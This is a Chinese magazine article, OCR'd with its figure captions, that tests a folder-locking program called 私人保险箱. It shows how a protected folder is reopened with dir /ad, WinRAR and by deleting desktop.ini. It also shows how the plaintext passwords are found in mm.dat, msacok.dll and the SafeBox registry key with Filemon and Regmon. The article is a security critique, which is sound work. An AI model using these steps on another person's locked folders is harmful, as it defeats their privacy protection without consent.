
一、还原文件夹

我们先来看一下未进保险箱前的文件夹及文件列表，如图1所示。

下面的测试就以F盘下的test文件夹及文件为例。

首先将test文件夹添加进私人保险箱，等加密完成后，我们可以在F盘下看到“文件名”为test.{25336920-03F9-11CF-8FD0-00AA00686F13}的“文件”，双击无法进入。现在借助一款名为“文件夹嗅探器”的扫描隐藏文件的软件来查看一下，如图2所示就是扫描结果。

看到了吧，test文件夹里的文件全部出来了，还多了一个“mm.dat”的文件。先把这个结果放一下，来看一个常用的DOS命令——dir。在命令行下输入“dir/?”查看使用说明，如图3所示。


图3 DIR命令相关参数解释

其中有一项“/A”参数是显示指定属性的文件夹及文件，这里我们选择“D”属性，也就是目录属性。将盘符切换到F盘下，输入“dir/ad”后立刻可以看到结果，如图4所示。






图4 列出当前所有目录

其中test.{25336920-03F9-11CF-8FD0-00AA00686F13}的文件也是目录属性，这也就是上文中为什么要在文件二字上加引号的原因，因为它并不是真正意义上的文件，而是一个被改了属性的文件夹。既然在“dir”的显示结果中是文件夹，那就好办了。打开Winrar，也将盘符切换到F盘，双击test.{25336920-03F9-11CF-8FD0-00AA00686F13}，是不是发现奇迹出现了，竟然进去了，而且我们的文件都在，还多了两个文件，一个是上文提到的“mm.dat”，另一个是“desktop.ini”，如图5所示。


图5 用WinRAR浏览隐藏目录

我们利用Winrar的查看功能分别查看这两个多出来的文件，因为它是在进入保险箱后产生的，在某种意义上就是突破保险箱的关键所在。图6中显示的就是“mm.dat”的内容。


图6 查看mm.dat文件内容

上图中显示的内容是“testen”，这个是我设置的私人保险箱的登录／管理密码，还是先放下，继续往下看。图7中显示的是“desktop.ini”的内容。




图7 查看desktop.ini

看到“CLSID=”后面的字符{871C5380-42A0-1069-A2EA-08002B30309D}了吗？其实它在注册表中代表着一个系统类，功能是指明IE的一些默认属性，如显示在桌面的IE默认图标。这个文件实际上就是私人保险箱的“加密”手段，只是修改了文件夹默认的属性而已，这也就是“desktop.ini”的作用。既然方法找到了，那就“解决”它。选中此文件，点击工具栏上的“删除”按钮。回到F盘下，将test.{25336920-03F9-11CF-8FD0-00AA00686F13}改名为test。如果看不到这个“文件”，请将文件夹选项设置为显示所有文件。结果如图8所示。

下面我们只要用DOS命令ATTRIB修改目录属性即可。到这里文件夹已经被还原了。接着我们来看看此软件的密码安全问题。

二、获取密码

先用软件管理员登录，再打开Filemon。Filemon是一个监视文件操作的工具，修改密码后要么写入文件要么写入注册表，用它就可以知道写入哪个文件，写入注册表下面会讲到。接着修改软件管理员密

码，等成功后关闭私人保险箱，最后到Filemon中分析截获的文件操作，如图9所示。

在上图中我们只要找进程名为私人保险箱 Srbxx.exe，请求为 WRITE 的那一项。一般文件操作过程是：建立／打开文件，将内容写入文件，关闭文件，图中选中的三项恰恰就是如此。往后看，在路径一栏中可以找到我们需要的文件，这里是“c:\windows\system32\msacok.dll”，其它一栏中的描述是写入了13个字节，是从偏移0开始写的，也就是说，是从文件开头写的。用 Winhex 打开它，软件管理员密码就在里面而且还是明文存储。**13个字节是由密码11字节＋回车换行2字节构成的**，如图10所示。

如法炮制，可以获取到私人用户名和密码的存储位置，如图11、12所示。

上图中“test”是用户名，“testen”是密码，如果有多个用户，则会在末尾继续添加。用户名和密码得到了，那又如何得到每个用户对应的保险箱呢？用与Filemon对应的Regmon就可以了，这个是监视注册表操作的。

先用获取到的用户名和密码登录，接着打开Regmon，再用向导添加一个文件夹到保险箱中，等添加完毕后关闭私人保险箱，最后分析Regmon获取的注册表操作结果，如图13所示。

同样，我们只需在上图中找进程名为私人保险箱 Srbxx.exe，请求为 SetValue 的那一项。一般注册表操作过程是：建立／打开键→将内容写入键→关闭键。上图中截获的就是这三项。往后看，在路径一栏中可以找到在注册表中操作的位置，这里是“HKEY_CURRENT_USER\Software\SafeBox”。用注册表编辑器打开，可以看到图14所示的结果。

其中左边的“test”就是对应用户名，右边则是该用户在保险箱的文件夹。这个可以通过建立多用户来观察。

三、写在最后

好了，到此所有测试全部完成。这款所谓的私人保险箱的保险方法实在让我不敢恭维。不仅“保险”方法简单，而且密码是以明文存储，希望软件作者能够多多改进。

【文中涉及到的私人保险箱、Filemon、Regmon已经收录在光盘中】

编辑点评：

虽然私人保险箱隐藏了文件夹，但在命令提示符下却无法隐身，用dir /ad这个命令就原形毕露。而Filemon和Regmon这两个监视器也可以轻松监视隐藏的文件夹，所以要想保密，大家还是另想办法。




图8 还原后的文件夹




图9 Filemon监视结果




图10 获得密码

